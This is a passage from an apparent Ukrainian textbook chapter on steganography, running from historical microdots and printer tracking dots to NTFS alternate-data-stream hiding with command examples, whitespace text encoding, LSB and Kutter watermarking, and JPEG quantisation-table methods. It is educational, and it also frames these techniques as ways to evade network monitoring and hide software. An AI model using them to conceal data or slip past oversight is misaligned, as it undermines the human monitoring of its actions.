Прибувши на місце, Дагрон розвернув свою фотолабораторію і організував мікрофільмування пошти і інших матеріалів, що передбачалися до пересилки «повітряною поштою». Листи і повідомлення наносилися на прозорі листи, розділені на 12 секцій розміром 80 х 110 мм. Вони копіювалися по частинах на фотографічні пластинки, які після хімічної обробки повторно перезнімалися з великим зменшенням за допомогою спеціальної репродукційної камери. В результаті виходили мікрозображення розміром не більше 1 кв.мм! Отримані зображення вирізувалися і вмонтовувалися разом з іншими повідомленнями на шматочки колоїдної плівки і готувалися для відправки голубиною поштою до Парижу. За 5 місяців облоги французької столиці Дагрону вдалося скопіювати на мікроплівку 470 листів, що містили 2.5 мільйона повідомлень. Один голуб міг нести від 36 до 54 тисяч повідомлень, знятих на 18 якнайтонших плівок.

Першим творцем «справжньої» мікроточки справедливо вважають Еммануїла Голдберга, який в 1925 р. не тільки зібрав оригінальну оптичну схему для фотографування, але і детально описав всі етапи створення фото з високою якістю. З того часу розвідки активно використовують мікроточки в своїй діяльності. Мікроточки ховали в прикрасах, монетах, батареях, предметах ужитку, вкладали в надрізаний край листівки з подальшим акуратним заклеюванням надрізу і так інше.

У 2001 році в Австралії була розроблена технологія нанесення мікроточок, що містять персональний ідентифікаційний номер (ПІН), на найважливіші деталі виробу (зазвичай - автомобіля). Виготовлені за допомогою лазерної технології прозорі мікроточки наклеюються в непримітних місцях безпосередньо на складальному конвеєрі. Побачити їх можна тільки при освітленні ультрафіолетовим світлом. Цей процес, дешевий і ефективний, ускладнює викрадачам автомобілів легальний продаж вкраденої і розібраної машини у вигляді «запчастин».

Виробники кольорових принтерів додавали в них функцію друку так званих «жовтих точок», які видно при освітленні паперу блакитним світлом.




Рис 5.2. Жовті точки в блакитному світлі

Ці точки, ледве видні неозброєним оком, друкуються на кожній сторінці і містять в собі інформацію про серійний номер принтера, а також дату і час друку. Підтверджено використання даного методу в принтерах, що випускаються під торговими марками Brother, Canon, Dell, Epson, Hewlett-Packard, IBM, Konica, Kyocera, Lanier, Lexmark, NRG, Panasonic, Ricoh, Savin, Toshiba, Xerox. Введення даної технології, згідно коментарям виробників, було частиною співпраці з урядом і консорціумом банків, направленого на боротьбу з фальшивомонетниками.

В роботі «Про оборону укріплених місць» грецький дослідник Еней Тактік запропонував «книжковий шифр», суть якого полягала в проколюванні малопомітних дірок в книзі або в іншому документі над літерами таємного повідомлення. Під час Першої світової війни німецькі шпигуни використовували аналогічний шифр, замінивши дірки на точки, що наносяться симпатичним чорнилом на літери газетного тексту.

Літературні прийоми.

Добре відомі різного роду літературні прийоми, призначені для приховування таємної інформації в «невинних» посланнях.

- із слів або літер, записаних в певних позиціях;

- з перших літер речень або слів;

- з перших літер рядків віршів (акровірш). Прийнято вважати, що акровірш вперше застосував відомий старогрецький комедіограф, філософ і лікар Епіхарм Сіракузський (V століття до н.е.). Спочатку функцією акровірша була фіксація імені автора в тексті його твору. Потім ця функція розширилася, в них почали передавати приховані послання, моралі і так далі Формальними різновидами акровірша можна вважати досить рідкі телевірші та месовірші, в яких додатковий текст читається не по перших, а по останніх і середнім літерам віршованого рядка;

- із слів або літер, записуваних по трафарету (шифр Ришельє). На лист поштового паперу накладався трафарет з віконцями, що прорізали в ньому, в які і записувалося таємне повідомлення. Решта вільного місця ретельно заповнювалася довільним змістом. Різновидом є запис слів, розташованих на сторінці в точках перетину деякої геометричної фігури.

Інший літературний прийом алюзія (лат. allusio – жарт, натяк) – використання в мові фраз, які заздалегідь відомі тому, до кого ця фраза адресована, і невідомі стороннім особам. Знамениту фразу, яку передали по радіо, «Над всією Іспанією чисте небо» - сигнал на початок франкістського путчу в Іспанії, вона стала символічною.

Розповсюдження стеганографії під час війни і тотальна шпигуноманія викликали появу багатьох цензурних обмежень, які сьогодні можуть викликати лише усмішку. У США були заборонені до міжнародної поштової пересилки шахові партії, інструкції з в'язання та шиття, вирізки з газет, дитячі малюнки. Заборонялося посилати телеграми з вказівкою доставити певний сорт квітів до певної дати.

Вивченням методів утаєння інформації в тексті займається енігматологія – «вчення про таємницю» (греч. αίνιγμα – загадка). Текст, що містить «таємне повідомлення», – енігмаграма. Енігмалізація - витяг таємного сенсу з тексту.

Наведемо ще один цікавий стеганографічний метод запису таємних повідомлень – запис у вигляді кардіограми або графіка технологічного процесу. Наприклад, якщо використовувати абетку Морзе, то пік вгору означає – точку, вниз – тире, риски – розділення літер, розриви ліній – кінець слова.

5.1. Комп'ютерна стеганографія

Розвиток комп'ютерної технології і засобів комунікації надали новий імпульс розвитку і вдосконаленню стеганографії. Сьогодні кожен може скористатися тими перевагами, які дає стеганографія як в області приховання інформації, що особливо корисно в країнах, де існує заборона на стійкі засоби криптографії, так і в області захисту авторських прав. В даний час методи комп'ютерної стеганографії активно використовуються для вирішення наступних завдань.

1. Захист конфіденційної інформації від несанкціонованого доступу. Ця область використання комп'ютерної стеганографії є найбільш ефективною при вирішенні проблем захисту конфіденційної інформації. Так, наприклад, об'єм таємного повідомлення в звукових і графічних файлах може складати до 25 - 30 % від розміру файлу. Причому аудіовізуальні зміни такі, що не виявляються при прослуховуванні чи перегляді файлів більшістю людей, навіть якщо факт приховування відомий.

2. Подолання систем моніторингу і управління мережевими ресурсами. Стеганографічні методи дозволяють протистояти спробам контролю над інформаційним простором при проходженні інформації через сервери управління локальних і глобальних комп'ютерних мереж.
3. Камуфляж програмного забезпечення. Застосовується в тих випадках, коли використання програмного забезпечення незареєстрованими користувачами є небажаним. Відповідне програмне забезпечення може бути закамуфльовано під стандартні програмні продукти (наприклад, текстовий редактор) або приховано у файлах мультимедіа і використовуватися тільки особами, що мають на це має право.
4. Захист авторських прав**.** Одним з найбільш перспективних напрямів комп'ютерної стеганографії є технологія використання цифрових водяних знаків ЦВЗ (digital watermarking) – в даному випадку, створення невидимих оку знаків захисту авторських прав у графічних і аудіо файлах. Такі ЦВЗ, поміщені у файлі, можуть бути розпізнані спеціальними програмами, які витягуватимуть з файлу багато корисної інформації: коли створений файл, хто володіє авторськими правами, як вступити в контакт з автором і так далі При тій поголовній крадіжці, яка відбувається в Інтернеті, користь від такої технології очевидна.

Сьогодні на ринку існує досить багато фірм, що пропонують продукти для створення і детектування водяних знаків. Один з лідерів - фірма Digimarc. Її продуктами, якщо вірити наданою самою фірмою інформації, користується більше мільйона офіційних клієнтів: дизайнери, художники, он-лайнові галереї, журнали. Спеціальні пошукові агенти сканують ресурси Інтернет, проглядаючи зображення на наявність ЦВЗ, і повідомляють власників про факти використання їх власності.

Не дивлячись на всі заяви творців відповідних продуктів, ЦВЗ виявилися нестійкими. Вони можуть перенести багато що - зміну яскравості і контрасту, використання спецефектів, навіть друк і подальше сканування, але вони не можуть перенести дію спеціальних очищувальних програм, які з'явилися в Інтернеті.

Найбільш розповсюджені методи комп'ютерної стеганографії і їх характеристики наведені в наступній таблиці.

Стеганографічні методи	**Коротка характеристика методів**	**Примітки**
1. Методи, засновані на використанні спеціальних властивостей носіїв даних		
1.1. Утаєння інформації в невживаних місцях дисків	1. Використовуються доріжки, доступні для читання, але які не сприймаються ОС (наприклад, з резервної області жорсткого диска). 2. Запис в невживані місця оптичних дисків (CD, DVD, Blue-ray і так далі)	1. Низький ступінь скритності. 2. Можлива передача великих об'ємів інформації.
1.2. Спеціальне форматування дисків	Форматування диска під розмір секторів відмінний від прийнятого в ОС.	1. Наявність програм що як форматують так само диски, так і читають будь-яке форматування. 2. Можлива передача

		великих об'ємів інформації.
2. Методи, засновані на використанні спеціальних властивостей форматів даних		
2.1. Методи використання полів даних, зарезервованих для розширення	Поля розширення є в багатьох мультимедійних форматах. Вони заповнюються нульовою інформацією і не враховуються програмою.	1. Низький ступінь скритності. 2. Передача невеликих обсягів інформації.
2.2. Методи спеціального форматування в текстових документах	1. Використання зсуву символів, слів, пропусків або абзаців в тексті (можна забезпечити вставкою додаткових пропусків). 2. Вибір певних позицій символів (наприклад, акровірш). 3. Використання додаткових можливостей форматування текстів (наприклад, використання в MS Word: прихованого тексту; спеціальних шрифтів; символів певного шрифту, розміру або кольору; білого кольору для символів і фону; одного пропуску між словами для кодування «0» і два – для кодування «1» і так далі).	1. Слабка продуктивність методів. 2. Передача невеликих обсягів інформації. 3. Низький ступінь скритності.
2.3. Методи спеціального форматування текстів під час друку	1. Друк спеціальними шрифтами, символами певного шрифту, розміру або кольору. 2. Внесення малопомітних спотворень інформації під час друку	1. Слабка продуктивність методів. 2. Передача невеликих обсягів інформації.
2.4. Утаєння інформації у вільних областях диску	1. Використання вільної частини останнього кластера файлу. 2. Використання вільних кластерів без запису в таблиці розміщення файлів інформації про те, що в цих кластерах міститься інформація.	1. Низький ступінь скритності. 2. Можлива передача великих обсягів інформації.
2.5. Використання особливостей файлової системи	1. Використання прихованих файлів. 2. Використання потоків в NTFS.	1. Низький ступінь скритності. 2. Можлива передача великих обсягів інформації.
3. Методи, засновані на використанні надмірності аудіо - і відеоінформації		
3.1. Методи використання надмірності мультимедійних форматів	Молодші розряди байтів, що несуть інформацію про інтенсивність світла і звуку містять дуже мало корисної інформації. Їх заповнення практично не впливає на якість сприйняття.	1. За рахунок введення додаткової інформації спотворюються статистичні характеристики цифрових потоків.

		2. Для зниження компрометуючих ознак потрібна корекція статистичних характеристик. 3. Можлива передача великих об'ємів інформації.

Табл. 5.3. Методи комп'ютерної стеганографії і їх характеристики

Розглянемо детальніше деякі методи комп’ютерної стеганографії.

Використання потоків в NTFS.


Будь-який файл в NTFS може містити декілька потоків. Кожен файл NTFS містить стандартний (default) або безіменний (unnamed) потік даних (data stream) $DATA. Саме цей поток бачить перед собою користувач, коли відкриває файл і саме розмір цього потоку відображається як розмір файлу. Альтернативний потік даних (alternate data stream) – файл, що вбудовується в інший. Йому може даватися будь-яке ім'я і його розмір не впливає на розмір файлу.

Зокрема, інформація про файл з вкладки «Сводка» вікна «Свойства» зберігається в альтернативному потоці «♣SummaryInformation».

Наведемо приклад вкладення даних у альтернативний потік. Скористаємося командною строчкою і створимо базовий файл “text.txt”, у якому напишемо: “Hello, world!”:
C:\>echo Hello, world! >text.txt
C:\>type text.txt
Hello, world!
Причепимо до нього додатковий потік:
C:\>echo Top secret data >text.txt:stream.txt
За допомогою оператора “:”, ми вказали на те, що стрічку “Top secret data” запишемо в потік “stream.txt” файлу “text.txt”. Таким чином ми отримали файл “text.txt” з двома потоками. Далі за допомогою команди “more” виведемо на екран дані з основного потоку і з потоку “stream.txt”:
 C:\>more < text.txt
Hello, world!
C:\>more < text.txt:stream.txt
Top secret data
Таким чином, якщо не указувати ім'я потоку, то ми завжди отримаємо на екрані: “Hello, world!”.
Окрім файлу, потік можна прив'язати і до теки (для цього після оператора “>” відразу ставимо “:” і вкажемо назву потоку), для прикладу, запишемо строчку “Top secret data” в потік “stream.txt” кореневого каталога C:\, і виведемо його на екран:
C:\>echo Top secret data >:stream.txt
C:\>more <:stream.txt
Top secret data
Щоб в потік помістити файли інших типів, наприклад, зображення, скористаємося командою “type”:
C:\>type “image.jpg”>text.txt:stream.jpg

Відтворити зображення з потоку можна за допомогою редактора зображень C:\>”mspaint.exe” “C:\text.txt:stream.jpg”

В результаті, ми отримали текстовий файл “text.txt” у потоках якого заховані текстовий файл “stream.txt” і зображення “image.jpg”. У властивостях файлу відображається розмір тільки основного потоку.



Зазначимо, що просканувати файл на наявність потоків можна за допомогою команди “Dir /r” (починаючи з Windows Vista), або ж за допомогою утиліти Марка Русиновіча “Streams”.

Істотним недоліком є можливість використання даного способу тільки на дисках з NTFS. При копіюванні файлів на диски з іншою файловою системою альтернативні потоки втрачаються.

Методи текстової стеганографії

Стеганографія, що використовує текстові контейнери, називається текстовою (text steganography). Найпростіший метод текстової стеганографії — форматування (тобто вирівнювання) тексту за допомогою пропусків.

Суть даного методу полягає в розсуненні рядка шляхом збільшення пропусків між словами, коли один пропуск відповідає, наприклад, біту 0, два пропуски — біту 1. На практиці це породжує масу незручностей, зокрема, оформлення тексту стає неохайним, що дозволяє легко запідозрити в ньому наявність стеговкладення. Якщо розмір файлу є величиною відомою, то має сенс просто перерозподілити пропуски в межах поточної довжини рядка, переносячи, по можливості, довгі пропуски в кінець. Особливо ефективний цей метод при використанні в якості контейнеру html-файлів, зважаючи на те, що браузери не реагують на серії пропусків та знаки табуляції.

Метод зміни порядку маркерів кінця рядка CR/LF засновано на тому, що більшість засобів відображення текстової інформації не реагують на порядок символів переводу рядка (CR) і повернення каретки (LF), що обмежують рядок тексту. Традиційний порядок символів CR/LF відповідає 0, а інвертований LF/CR означає 1.

Метод хвостових пропусків припускає дописування в кінці коротких рядків (менше 225 символів; значення 225 вибрано достатньо довільно) від 0 до 15 пропусків, що кодують значення півбайта (одна тетрада).

Метод знаків однакового вигляду припускає підміну (біт 1) або відмову від такої підміни (біт 0) символу кирилиці відповідною літерою латинської абетки.

Ефективність описаних методів упаковки стегоповідомлення в контейнері була досліджена на ASCII-тексті обсягом 126 729 байт і що налічує 2143 рядки, які вирівняні на 65-символьну межу при абзацному відступі в чотири символи. Отримана щільність упаковки (в порядку зростання) представлена в наступній таблиці (див. [87]):

Метод	Знаків стего	Щільність %
Чергування маркерів кінця	267	0,21
Вирівнювання пропусками	411	0,32
Двійкові нулі	740	0,58
Хвостові пропуски	1071	0,85
Знаки однакового вигляду	4065	3,21

5.2. Методи вкладення інформації у файли мультимедіа

При використанні методів приховування інформації в наборах даних (контейнерах) стійкість стеганографічних систем визначається тим, в якій мірі зберігається або порушується природність їх сприйняття. Отже, важливими аспектами стеганографії є класифікація методів приховування інформації і математичні моделі, за допомогою яких можна оцінити якість приховування інформації в стегоконтейнері.

Класифікація методів приховування інформації

Найбільш поширеними типами контейнерів в комп'ютерній стеганографії на даний момент є зображення, аудіопотоки, а також відеопослідовності. Це пояснюється тим, що подібні контейнери вже за своєю технологією мають шумову складову, яка маскує вкладене повідомлення.

Досить великий відсоток сучасних систем комп'ютерної стеганографії використовує в якості контейнерів растрові графічні зображення різних форматів. Ясно, що якнайкращий контейнер - це той, передача якого є типовою подією і не викликає підозр. Тому при виборі формату графічних зображень для контейнеру, недостатньо вимагати тільки того, щоб цей формат дозволяв реалізувати стегосистему стійку до атак. Необхідно ще, щоб він був досить поширений і широко використовувався на практиці. Найбільшого поширення останнім часом набув формат JPEG. Практично всі сучасні цифрові фотоапарати і відеокамери зберігають зображення в цьому форматі, більшість фотографічних зображень, опубліковані в мережі Інтернет саме в ньому. Звичайно ж, є і інші графічні формати, такі як BMP, GIF, PNG, TIFF, TGA і т. д., але в змаганні з популярності з JPEG всі вони істотно програють. З погляду розробки стеганографічних систем важливі наступні особливості сучасних графічних форматів:

- наявність у форматі стиску даних;

- наявність у форматі стиску даних з втратами;
- використання у форматі палітри кольорів.

У тому випадку, коли формат зберігання растрових зображень використовує стиск даних, значно зростає складність розробки стеганографичної системи, оскільки, по-перше, збільшується складність аналізу формату, а по-друге, інформація, що вноситься стеганографічною системою в дані зображення, приводить до небажаного погіршення ефективності стиску. У разі, коли формат графічних зображень використовує стиснення з втратами інформації, класичні методи приховування в графічних зображеннях, такі як заміна молодшого біта, стають малоефективними, оскільки при втратах інформації відбувається знищення прихованої інформації (через малу амплітуду прихованого сигналу), що істотно ускладнює завдання розробки методів вкладення даних.

Всі методи, призначені для приховування даних, можна розділити по принципах, які лежать в їх основі, на форматні і неформатні.

Форматні методи приховування (форматні стеганографічні системи) — це такі методи (системи), які ґрунтуються на особливостях формату зберігання графічних даних. Розробка таких методів зводиться до аналізу формату з метою пошуку службових полів формату, зміна яких в конкретних умовах не позначиться на роботі з графічним зображенням. Проте всі форматні методи мають загальний недолік — для них можлива побудова повністю автоматичного алгоритму, направленого на виявлення факту приховування. Тому їх стійкість до атак пасивного супротивника вкрай мала.

Неформатні методи приховування — методи, що використовують безпосередньо самі дані, якими зображення представлене саме в цьому форматі. Застосування неформатніх методів неминуче приводить до появи спотворень, що вносяться стеганографичної системою, проте при цьому вони є стійкішими до атак як пасивних, так і активних супротивників.

Оскільки реальний образ, який спостерігає людина, тривимірний, але зображення аналізується мозком як двомірна матриця сигналів від клітор-рецепторів сітківки ока, то зображення логічно представляти у вигляді обмеженої по ширині і висоті матрицею параметрів електромагнітного сигналу оптичного діапазону. При цьому параметри сигналу вимірюються з деякою дискретністю. Місцеположення точок виміру відповідних параметрів також дискретне. Кожен елемент матриці, в рамках якої сигнал вважається постійним у вибраній схемі представлення фізичного процесу в цифровій формі, називається пікселом (pixel). Матриця пікселів, що є цифровою інтерпретацією реального зображення, називається растром. Існує багато методів запису інформації про електромагнітний сигнал оптичного діапазону, який відповідає кожному пікселу. Найбільш поширеним з них є представлення початкового сигналу по спектральних складових. Однією з популярних моделей є уявлення у вигляді зваженої суми складових червоною (R — Red), зеленою (G — Green) і синьою (У — Blue) частинами спектру. Подібна схема уявлення отримала назву RGB-схеми.

Аналогічним чином сигнал може бути представлений за допомогою альтернативних схем, що зводяться до RGB-схем лінійним перетворенням. Найбільш популярними альтернативними схемами є CMYK (Cyan, Magenta, Yellow, blacK), яка вживається в цифровій поліграфії, і схема YCbCr (lumenocitY,

Compensation of Blue, Compensation of Red), що використовується у ряді схем стиску графічної інформації з втратами. У всіх випадках потенційно неперервні величини відповідних показників представляються в цифровій формі шляхом розбиття на відрізки, в проміжках яких значення величин вважаються постійними. Цей процес називають квантуванням. Не дивлячись на заздалегідь задану втрату якості збереженого в цифровій формі зображення по відношенню до початкового, далі скрізь передбачається, що цифрова форма представлення початкового зображення у вигляді растру є відправною точкою в обробці графіки.

Іншим типом контейнерів, є аудіосигнали. Цьому типу контейнерів приділяється набагато менша увага. Це пояснюється як складністю обробки, так і нижчим, в порівнянні із зображеннями, коефіцієнтом використання контейнеру. В той же час в деяких ситуаціях даний тип контейнерів є єдино можливим. Крім того, із-за слабкої поширеності і відсутності ефективних програм з виявлення вкладень, цей контейнер може використовуватися у випадках, що вимагають підвищеної таємності передачі невеликих повідомлень.


5.2.1. Методи приховування інформації в зображеннях

Метод приховування з використанням молодших бітів даних зображення


Дана категорія алгоритмів широко використовується на практиці. Вона заснована на тому факті, що в деяких форматах файлів (в більшості випадків – дані мультимедіа) молодші біти значень хоча і присутні у файлі, але не впливають на сприйняття людиною звуку або зображення. До речі, на цьому ж принципі засновано і стиснення з втратами (формати JPEG, MP3, MP4 і тому подібне). Саме у таких "невживаних" місцях у файлах можна зберігати повідомлення. Найчастіше контейнерами служать графічні формати з прямим кольоро-кодуванням в 24 і більше бітів на піксел (формати BMP, TIFF). Рідше - звукові файли з абсолютним кодуванням амплітуди аудіосигналу (формат WAV). При розумному наповненні контейнеру без спеціального аналізу, незаповнений контейнер від заповненого не зможе відрізнити навіть досвідчений фахівець.

До речі, у кольорових графічних зображеннях замінювати молодші біти можна у кожної із складових: R, G, B або C, M, Y, K. При цьому необхідно уникати зображень з великими яскравими областями та білого і чорного кольорів. На таких областях байти стегановкладення можуть відрізнятися від фону.

На приведених зображеннях проілюстровані бітові зрізи порожнього контейнера і заповненого (одним і тим же таємним повідомленням) за допомогою програмних засобів, що існують на ринку ([60]).



Steganos Security



S-Tools




Рис.5.4.Бітові зрізи порожнього і заповненого контейнерів.

Алгоритм Куттера (Kutter M.)

Цей алгоритм трохи «розумніше» попереднього, але і сфера його використання більш вузька – для впровадження ЦВЗ (цифрових водяних знаків). Вкладення проводиться в *канал синього кольору*, оскільки до синього кольору очі людини найменш чутливі. Розглянемо алгоритм *передачі одного біта* таємної інформації. Нехай s_i – вкладений біт, I = *{R,G,B}*- контейнер, *p* = (x, *y*) - псевдовипадкова позиція, в якій виконується вкладення. Таємний біт вкладається в канал синього кольору шляхом модифікації яскравості

$$Y(p) = 0.299r(p) + 0.587g(p) + 0.114b(p),$$

$$\tilde{b}(p) = \begin{cases} b(p) + qY(p), & если \quad s_i = 0, \\ b(p) - qY(p), & если \quad s_i = 1. \end{cases}$$

де *q* - константа, що визначає енергію вкладеного сигналу. Її величина залежить від призначення схеми. Чим більше *q*, тим вище робастість (стійкість) вкладення, але тим більше його помітність.

Для того, щоб витягувати біт одержувачем без наявності у нього початкового зображення, виконується прогноз значення початкового, немодифікованого піксела на підставі значень його сусідів. Для отримання оцінки піксела можна використовувати значення декількох пікселів, розташованих в тому ж стовпці і тому ж рядку, наприклад, використовувати «хрест» пікселів розміром 7x7. Оцінка $\hat{b}(p)$ отримується у вигляді

$$\hat{b}(p) = \frac{1}{4c}\left(-2b(p) + \sum_{i=-c}^{c} b(x+i, y) + \sum_{i=-c}^{c} b(x, y+i) \right),$$

де c - число пікселів зверху (знизу, зліва, справа) від піксела, який оцінюється (с = 3). Оскільки в процесі вбудовування ЦВЗ кожен біт був повторений cr раз, то ми отримаємо cr оцінок одного біту ЦВЗ. Таємний біт знаходиться після отримання середнього значення різниці оцінки піксела і його реального значення

$$\delta = \frac{1}{cr} \sum_{i=1}^{cr} \hat{b}_i(p) - b_i(p).$$

Знак цієї різниці визначає значення вбудованого біта.

Методи неформатного приховування в JPEG-зображеннях

Метод приховування з використанням таблиць квантування часто використовується для вкладення інформації у JPEG файлах. Ідея даного методу полягає у використанні для приховування молодших бітів чисел, що представляють коефіцієнти квантування. Особливістю цього методу є те, що він не порушує типову структуру потоку JPEG, і, отже, є повністю неформатним. До недоліків можна віднести той факт, що зазвичай файли JPEG містять одну або дві таблиці квантування (розмір однієї таблиці квантування дорівнює 64 байтам), тому об'єм даних, які вкладуються, невеликий (приховування в усіх молодших бітах однієї таблиці квантування дозволяє приховати всього лише 8 байтів). Крім цього зміна молодших бітів коефіцієнтів квантування вносить зміни в статистичні характеристики блоків, які підлягають стиску, тим самим негативно впливаючи на ефективність подальшого кодування і, як наслідок, веде до збільшення розмірів файлу.

Метод використання фіктивних таблиць квантування є подальшим розвитком попереднього методу. Він полягає в створенні додаткових фіктивних таблиць квантування. Це дозволяє у декілька разів збільшити об'єм даних, які приховуються, в порівнянні з попереднім методом. У стандарті JPEG врахована можливість використання декількох таблиць квантування, тобто це не порушує внутрішню організацію формату. Проте крім того, що для даного методу зберігаються відмічені вище недоліки, метод стає частково форматним, оскільки використовується особливість формату, яка є допустимою, але не типовою. Взагалі кажучи, на практиці застосовуються два різновиди методу використання фіктивних таблиць квантування. Перший додає таблиці так, щоб збільшити ефективність стиску і зменшити втрати при стисненні, як це і малося на увазі в специфікації алгоритму JPEG. Проте у такому разі, для більшості зображень число фіктивних таблиць невелике. Другий різновид методу полягає в додаванні фіктивних таблиць квантування з певним (не завжди фіксованим) періодом, при цьому використовуються, як правило, одні і ті ж таблиці, відмінності яких полягають лише в тих молодших бітах, де приховано повідомлення. Природно, цей метод є форматним і не володіє стійкістю до атак пасивного супротивника, направлених на визначення факту наявності прихованого повідомлення.

Метод приховування в спектрі зображення, заснований на використанні частот блоків зображення після їх квантування, але перед етапом кодування.

Відзначимо, що даний метод дозволяє приховувати набагато більше число бітів, ніж наведені вище методи, і не є форматним, тому його стійкість до атаки пасивного супротивника може значно (залежно від реалізації) перевищувати рівень стійкості наведених раніше методів. При використанні даного методу об'єм даних, яки приховуються, пропорційний об'єму стислого зображення, при цьому збільшення об'єму таємної інформації може приводити до змін початкового зображення і зниження ефективності подальшого етапу кодування. Проте можливість варіації якістю стислого зображення в широкому діапазоні не дозволяє легко встановити, чи є похибки, що виникають в результаті стиснення, наслідком приховування даних або є наслідком використання великих коефіцієнтів квантування.

